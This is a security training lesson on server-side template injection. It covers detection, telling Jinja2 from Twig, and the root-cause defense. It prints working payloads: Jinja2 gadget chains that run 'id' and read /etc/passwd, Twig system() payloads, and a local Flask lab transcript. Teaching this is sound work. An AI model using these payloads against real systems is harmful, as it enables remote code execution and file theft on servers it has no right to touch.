Lesson 8.1: Server-Side Template Injection
Server-Side Template Injection, or SSTI, happens when user input is placed into the template string itself instead of being passed in as data. By the end of this lesson you can detect SSTI with {{7*7}}, tell one template engine from another, and climb from a simple display-name field all the way to remote code execution in Jinja2.
 User input concatenated into a template string becomes template code, and in Jinja2 a short gadget chain reaches os and runs a command.
| Part: 8 (Template and Deserialization) | Time: about 50 minutes | Difficulty: advanced |
Prerequisites: HTTP and a basic understanding of how a server renders HTML.
Tools: curl, Burp Suite, tplmap.
Goals
After this lesson you understand how template injection differs from XSS, because SSTI runs on the server. You can detect SSTI and identify the engine, escalate to RCE in Jinja2 using gadgets such as lipsum, cycler and __class__, know how the payload changes for Twig and other engines, and build a Flask lab to run real commands through SSTI.
1. Theory
A template engine builds HTML from a template plus data. Examples are Jinja2 (Python and Flask), Twig (PHP), Freemarker and Velocity (Java), Handlebars and EJS (Node). The correct way to use one is a fixed template with the data passed in through variables:
1
render_template_string("Hello {{ name }}", name=user_input)   # safe
The wrong way puts the input into the template string itself:
1
render_template_string("Hello " + user_input)                 # SSTI
Now the input is no longer data, it becomes template code. The engine evaluates every expression inside it. This is SSTI, an injection that runs on the server side, which is very different from XSS that runs in the victim’s browser. Because it runs on the server, SSTI often escalates straight to file reads and RCE.
Detection
Send a simple arithmetic expression into every point that reflects input:
1
2
3
{{7*7}}        -> if it returns 49, the template is evaluating the expression
${7*7}         -> other syntax (Freemarker/Velocity/JSP EL)
#{7*7} , <%= 7*7 %>
A result of 49 means the server evaluated the expression, so SSTI is present. If it prints the literal {{7*7}} back, it is not.
Identifying the engine (important, since the payload differs per engine)
A classic probe is {{7*'7'}}.
- Jinja2 (Python): returns
7777777(Python allows multiplying a string by a number). - Twig (PHP): returns
49(Twig coerces to a number).
From that you pick the right payload set. You can use the decision tree in PayloadsAllTheThings or let tplmap or SSTImap probe automatically.
Escalating to RCE in Jinja2
Jinja2 has a light sandbox, but from any object you can follow internal Python attributes until you reach os. A few common gadgets (attribute chains that lead the way) are:
1
2
3
4
{{ lipsum.__globals__['os'].popen('id').read() }}
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ get_flashed_messages.__globals__.__builtins__.open('/etc/passwd').read() }}
{{ ''.__class__.__mro__[1].__subclasses__() }}   # list classes to find Popen
lipsum and cycler are globals that ship with Flask and Jinja2, and their __globals__ contains the os module. From there popen('id').read() runs the command and brings the output straight back into the response. The gadget __class__.__mro__...__subclasses__() is the classic route when those globals are blocked, walking the list of subclasses to find subprocess.Popen and calling it.
Twig is quite different: {{ ['id']|filter('system') }} or {{ _self.env.registerUndefinedFilterCallback('system') }}{{ _self.env.getFilter('id') }} (depending on the version).
2. Demo
1
2
3
4
5
6
7
# detect
/greet?name={{7*7}}            -> Hello, 49!
# identify the engine
/greet?name={{7*'7'}}          -> 7777777  (Jinja2)
# RCE
/greet?name={{ lipsum.__globals__['os'].popen('id').read() }}
      -> Hello, uid=1000(...) ...
Remember to URL-encode the payload when sending it through the query string (spaces, curly braces). In the lab, exploit.sh encodes automatically with Python.
3. Lab
- Vulnerable app:
labs/8.1/(Flask, runpython3 app.py, listening on127.0.0.1:8064). - Task: detect SSTI, confirm it is Jinja2, then run
idand read a file. - Hint: the endpoint
/greet?name=concatenatesnamestraight into the template. - Solution:
labs/8.1/exploit.shandlabs/8.1/transcript.txt.
Real transcript excerpt:
1
2
3
4
=== [1] Phat hien SSTI: {{7*7}} -> 49 ===
<h2>Xin chao, 49!</h2>
=== [3] RCE qua gadget lipsum.__globals__['os'] -> chay 'id' ===
<h2>Xin chao, uid=1000(haipanda) gid=1000(Administrator) ...
4. Common pitfalls
- Confusing SSTI with XSS. Seeing
{{7*7}}return 49 means it is server-side, not an ordinary reflection. - Blocking a few gadgets and assuming it is safe. Jinja2 has countless routes to
os, so a gadget blacklist does not address the root cause. - Defense (root cause): do not render a template from input. Use a fixed template and pass the data through a variable:
render_template_string("Hello {{ name }}", name=name). - If dynamic templates are truly required, use Jinja2’s
SandboxedEnvironmentand still restrict it as much as possible, treating it as a high-risk feature.
5. Further reading
- PortSwigger Web Security Academy: Server-side template injection.
- PayloadsAllTheThings: Server Side Template Injection (the engine identification tree).
- Tools: tplmap, SSTImap.
6. Key takeaways
- Use
{{7*7}}to detect and{{7*'7'}}to tell Jinja2 (7777777) from Twig (49) apart. - SSTI runs on the server and often escalates straight to RCE, which makes it more dangerous than XSS.
- Keep the Jinja2 gadgets handy:
lipsum.__globals__['os'],cycler.__init__.__globals__.os. - Command output comes back right in the response because
popen().read()returns a string. - Each engine has its own syntax, so identify first and pick the payload second.